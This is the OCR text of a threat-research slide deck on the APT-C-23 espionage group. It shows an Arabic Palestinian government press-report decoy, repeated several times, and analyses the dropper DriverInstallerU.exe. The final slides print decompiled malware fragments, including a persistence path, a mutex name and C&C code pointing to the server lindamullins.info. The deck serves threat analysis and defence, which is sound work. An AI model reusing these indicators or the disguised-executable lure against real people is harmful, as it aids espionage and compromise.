


the
BIG BANG
THEORY
BY APT-C-23

Who Am I?

@CurlyCyber
@_CPResearch_

APT-C-23

- **Threat group**
- **Early 2017**
- **Palestinian targets**
- **Micropsia, KasperAgent, FrozenCell**




(Credit:)

Where It All Began

التقرير الإعلامي الشهري

(Monthly Press Report)

Monthly Press Report



29-3.doc [Compatibility Mode] - Word (Product Activation Failed)

MISSING PROOFING TOOLS This document contains text in Arabic (Yemen) which isn't being proofed. You may be able to get proofing tools for this language. Download Never Show Again

State of Palestine
The Political & National Guidance Commission

دولــة فلــسطـين
هيئة التـوجيه السياسـي والوطنـي

توقيع اتفاق بدء العمل بمشروع المركز الفلسطيني للتدريب على إجراءات السلامة في قطاع المقاولات

رام الله - وقّع وزير الاشغال العامة والإسكان مفيد الحساينة، امس، اتفاق بدء العمل في مشروع المركز الفلسطيني للتدريب على إجراءات السلامة في قطاع المقاولات، بقيمة 1.7 مليون يورو، بدعم ايطالي.

وقال الحساينة، لدى استقباله ممثل غرفة التحكيم الفلسطينية الدولية مورينو كابورالبني، إن الشعبين الفلسطيني والإيطالي يملكان علاقات تاريخية، وإنها كانت دوما تدعم الشعب الفلسطيني، مضيفا ان الوزارة ستقدم الدعم والمتابعة خطوة بخطوة لهذا العمل والتعاون، كونه يعمل على تطوير ورفع كفاءة الكادر الوظيفي.

واتفق الطرفان على ارسال وفد من المهندسين والمقاولين لتدريبهم وتأهيلهم في ايطاليا خلال الفترة المقبلة، ليكونوا نواة العمل في مركز التدريب.

يُذكر أن المركز ستكون نواته الاولى في محافظة رام الله، ثم سينتقل في المرحلة الثانية الى قطاع غزة، وستمتد فترة العمل فيه لمدة ثلاثة أعوام، وسيكون مفتوحا لتدريب جميع القطاعات.

وزير العمل: 354 اجراء قانونيا اتخذ بحق منشآت مخالفة بقطاع البناء

رام الله - قال وزير العمل مأمون ابو شهلا، أمس، إن 354 اجراء قانونيا اتخذ بحق منشآت مخالفة بعد

State of Palestine
The Political & National Guidance Commission

دولــة فلــسطـين
هيئة التـوجيه السياسـي والوطنـي

الخميس 29-3-2018

التقرير الإعلامي اليومي

- توقيع اتفاق بدء العمل بمشروع المركز الفلسطيني للتدريب على إجراءات السلامة في قطاع المقاولات.. ووزير العمل يؤكد: 354 اجراء قانونيا اتخذ بحق منشآت مخالفة بقطاع البناء.
- وزير الحكم المحلي : العمل جار لإطلاق الشبكة الثقافية للمدن الفلسطينية لتكون من أوائل الدول التي تنشئ مثل هذه الشبكة الثقافية.
- هيئة التدريب العسكري تخرج الدورة التأسيسية الـ 27.
- الدفاع المدني يخرج دورتي قادة المراكز والحد من مخاطر الكوارث من الاردن.
- اختتام ورشة في قلقيلية للتوعية بمخاطر المخدرات.
- لقاء في وزارة النقل والمواصلات يناقش قضايا خاصة بمفتشي وضباط دوريات السلامة على الطرق.
- محكمة استئناف رام الله تحكم على متهمين بقضايا جنائية.

Monthly Press Report

State of Palestine
The Political & National Guidance Commission

دولـــة فلـسطـين
هيئة التـوجيه السياسـي والوطنـي

الخميس 29-3-2018

التقرير الإعلامي اليومي

- توقيع اتفاق بدء العمل بمشروع المركز الفلسطيني للتدريب على إجراءات السلامة في قطاع المقاولات.. ووزير العمل يؤكد: 354 اجراء قانونيا اتخذ بحق منشآت مخالفة بقطاع البناء.
- وزير الحكم المحلي : العمل جار لإطلاق الشبكة الثقافية للمدن الفلسطينية لتكون من أوائل الدول التي تنشئ مثل هذه الشبكة الثقافية.
- هيئة التدريب العسكري تخرج الدورة التأسيسية الـ 27.
- الدفاع المدني يخرج دورتي قادة المراكز والحد من مخاطر الكوارث من الاردن.
- اختتام ورشة في قلقيلية للتوعية بمخاطر المخدرات.
- لقاء في وزارة النقل والمواصلات يناقش قضايا خاصة بمفتشي وضباط دوريات السلامة على الطرق.
- محكمة استئناف رام الله تحكم على متهمين بقضايا جنائية.

The Political & National Guidance Committee

Monthly Press Report


State of Palestine
The Political & National Guidance Commission

دولـــة فلـسطـين
هيئة التـوجيه السياسـي والوطنـي

الخميس 29-3-2018

التقرير الإعلامي اليومي

- توقيع اتفاق بدء العمل بمشروع المركز الفلسطيني للتدريب على إجراءات السلامة في قطاع المقاولات.. ووزير العمل يؤكد: 354 اجراء قانونيا اتخذ بحق منشآت مخالفة بقطاع البناء.
- وزير الحكم المحلي : العمل جار لإطلاق الشبكة الثقافية للمدن الفلسطينية لتكون من أوائل الدول التي تنشئ مثل هذه الشبكة الثقافية.
- هيئة التدريب العسكري تخرج الدورة التأسيسية الـ 27.
- الدفاع المدني يخرج دورتي قادة المراكز والحد من مخاطر الكوارث من الاردن.
- اختتام ورشة في قلقيلية للتوعية بمخاطر المخدرات.
- لقاء في وزارة النقل والمواصلات يناقش قضايا خاصة بمفتشي وضباط دوريات السلامة على الطرق.
- محكمة استئناف رام الله تحكم على متهمين بقضايا جنائية.



(Colonel Essam Abu Okel)

Monthly Press Report

State of Palestine
The Political & National Guidance Commission

دولـــة فلـسطـين
هيئة التـوجيه السياسـي والوطنـي

الخميس 29-3-2018

التقرير الإعلامي اليومي

- توقيع اتفاق بدء العمل بمشروع المركز الفلسطيني للتدريب على إجراءات السلامة في قطاع المقاولات.. ووزير العمل يؤكد: 354 اجراء قانونيا اتخذ بحق منشآت مخالفة بقطاع البناء.
- وزير الحكم المحلي : العمل جار لإطلاق الشبكة الثقافية للمدن الفلسطينية لتكون من أوائل الدول التي تنشئ مثل هذه الشبكة الثقافية.
- هيئة التدريب العسكري تخرج الدورة التأسيسية الـ 27.
- الدفاع المدني يخرج دورتي قادة المراكز والحد من مخاطر الكوارث من الاردن.
- اختتام ورشة في قلقيلية للتوعية بمخاطر المخدرات.
- لقاء في وزارة النقل والمواصلات يناقش قضايا خاصة بمفتشي وضباط دوريات السلامة على الطرق.
- محكمة استئناف رام الله تحكم على متهمين بقضايا جنائية.

(Colonel Essam Abu Okel)

Monthly Press Report

State of Palestine
The Political & National Guidance Commission

دولـــة فلـسطـين
هيئة التـوجيه السياسـي والوطنـي

الخميس 29-3-2018

التقرير الإعلامي اليومي

- توقيع اتفاق بدء العمل بمشروع المركز الفلسطيني للتدريب على إجراءات السلامة في قطاع المقاولات.. ووزير العمل يؤكد: 354 اجراء قانونيا اتخذ بحق منشآت مخالفة بقطاع البناء.
- وزير الحكم المحلي : العمل جار لإطلاق الشبكة الثقافية للمدن الفلسطينية لتكون من أوائل الدول التي تنشئ مثل هذه الشبكة الثقافية.
- هيئة التدريب العسكري تخرج الدورة التأسيسية الـ 27.
- الدفاع المدني يخرج دورتي قادة المراكز والحد من مخاطر الكوارث من الاردن.
- اختتام ورشة في قلقيلية للتوعية بمخاطر المخدرات.
- لقاء في وزارة النقل والمواصلات يناقش قضايا خاصة بمفتشي وضباط دوريات السلامة على الطرق.
- محكمة استئناف رام الله تحكم على متهمين بقضايا جنائية.

الأعرج: العمل جار لإطلاق الشبكة الثقافية للمدن الفلسطينية

Wed, 03/28/2018 - 13:43

القدس عاصمة فلسطين/ رام الله 28-3-2018 وفا- قال وزير الحكم المحلي حسين الأعرج، إن الوزارة بدأت العمل لإطلاق الشبكة الثقافية للمدن الفلسطينية، لتكون من أوائل الدول التي تنشئ مثل هذه الشبكة الثقافية.

وأوضح الأعرج لدى استقباله اليوم الأربعاء، منسقة مجموعة العمل الثقافي في فلسطين، ممثلة مجموعة العمل الثقافي للمدن

الدفاع المدني يخرج دورتي قادة المراكز والحد من مخاطر الكوارث من الاردن

الأربعاء, 28/03/2018

Monthly (?) Press Report

State of Palestine
The Political & National Guidance Commission

دولـــة فلـسطـين
هيئة التـوجيه السياسـي والوطنـي

الخميس 29-3-2018

التقرير الإعلامي اليومي

(Daily Press Report)

- توقيع اتفاق بدء العمل بمشروع المركز الفلسطيني للتدريب على إجراءات السلامة في قطاع المقاولات.. ووزير العمل يؤكد: 354 اجراء قانونيا اتخذ بحق منشآت مخالفة بقطاع البناء.
- وزير الحكم المحلي : العمل جار لإطلاق الشبكة الثقافية للمدن الفلسطينية لتكون من أوائل الدول التي تنشئ مثل هذه الشبكة الثقافية.
- هيئة التدريب العسكري تخرج الدورة التأسيسية الـ 27.
- الدفاع المدني يخرج دورتي قادة المراكز والحد من مخاطر الكوارث من الاردن.
- اختتام ورشة في قلقيلية للتوعية بمخاطر المخدرات.
- لقاء في وزارة النقل والمواصلات يناقش قضايا خاصة بمفتشي وضباط دوريات السلامة على الطرق.
- محكمة استئناف رام الله تحكم على متهمين بقضايا جنائية.

29-3.doc

Where It All Began

التقرير الإعلامي الشهري.exe

التقرير الإعلامي الشهري.exe

29-3.doc

DriverInstallerU.exe

Fun with DriverInstallerU

```
SHGetSpecialFolderPathA(0, ::pszPath, 35, 0);
v174 = sub_444028(v19);
if ( !v174 )
{
  v124 = "You'll need error handling here!";
  sub_45F21C(&v124, &PA.deinit);
}
```

7

The third parameter of `SHGetSpecialFolderPath()`, named `lpszPath`, is marked as `__out`.

Something like this should do:

```
// Beware, brain-compiled code ahead!
wchar_t buffer[MAX_PATH];
BOOL result = SHGetSpecialFolderPath( hWnd
                                    , buffer
                                    , CSIDL_LOCAL_APPDATA
                                    , false );
if(!result) throw "You'll need error handling here!";
std::wcout << buffer;
```

Note: I haven't done any Win API work in years. Very likely someone comes along shortly pointing out where I blew it.

```
sub_4254D0("\\Interenet Assistant");
sub_4254D0("\\Interenet Assistant\\Interenet Assistant.exe");
```

Fun with DriverInstallerU

```
OpenMutexA(0x1F0001u, 0, Name);           // "InterenetAssistantN"
v147 = sub_444028(v40);
if ( v147 )
{
  v123 = 0;
  v179 = -1;
  sub_420F20(&v169);
  v16 = v123;
}
else
{
  CreateMutexA(0, 0, Name);               // "InterenetAssistantN"
  v147 = sub_444028(v41);
  v68 = 0;
  v42 = sub_435060(&unk_4CBB94);
```

C&C

```
port = 80;
dwFlags = -2080049408;
lpszServerName = "lindamullins.info";
v140 = sub_4092F0((int)&v190, "/api/ZGV2aWNlcw==/Y21WeGRXVnpkSE09", &szHeaders, &unk_4A6599);
LOBYTE(v243) = 25;
v107 = sub_435CA0(&v190, v85, (int)&unk_4A659B);
if ( v118 )
{
  v139 = sub_41B780("([da-z.-]+).([a-z.]{2,6})([/w .-]*)*/?$", 1);
  v138 = v139;
  LOBYTE(v243) = 26;
  v107 = sub_417F60(v107, (int)&v190, v139, 0);
  v137 = v119;
  v181 = v119;
  LOBYTE(v243) = 25;
  sub_420E60(&v180);
  if ( v181 )
  {
    v179 = &v129;
    sub_41B930(&v190);
    v136 = (const CHAR *)sub_4068C0(v129);
    lpszServerName = v136;
  }
```

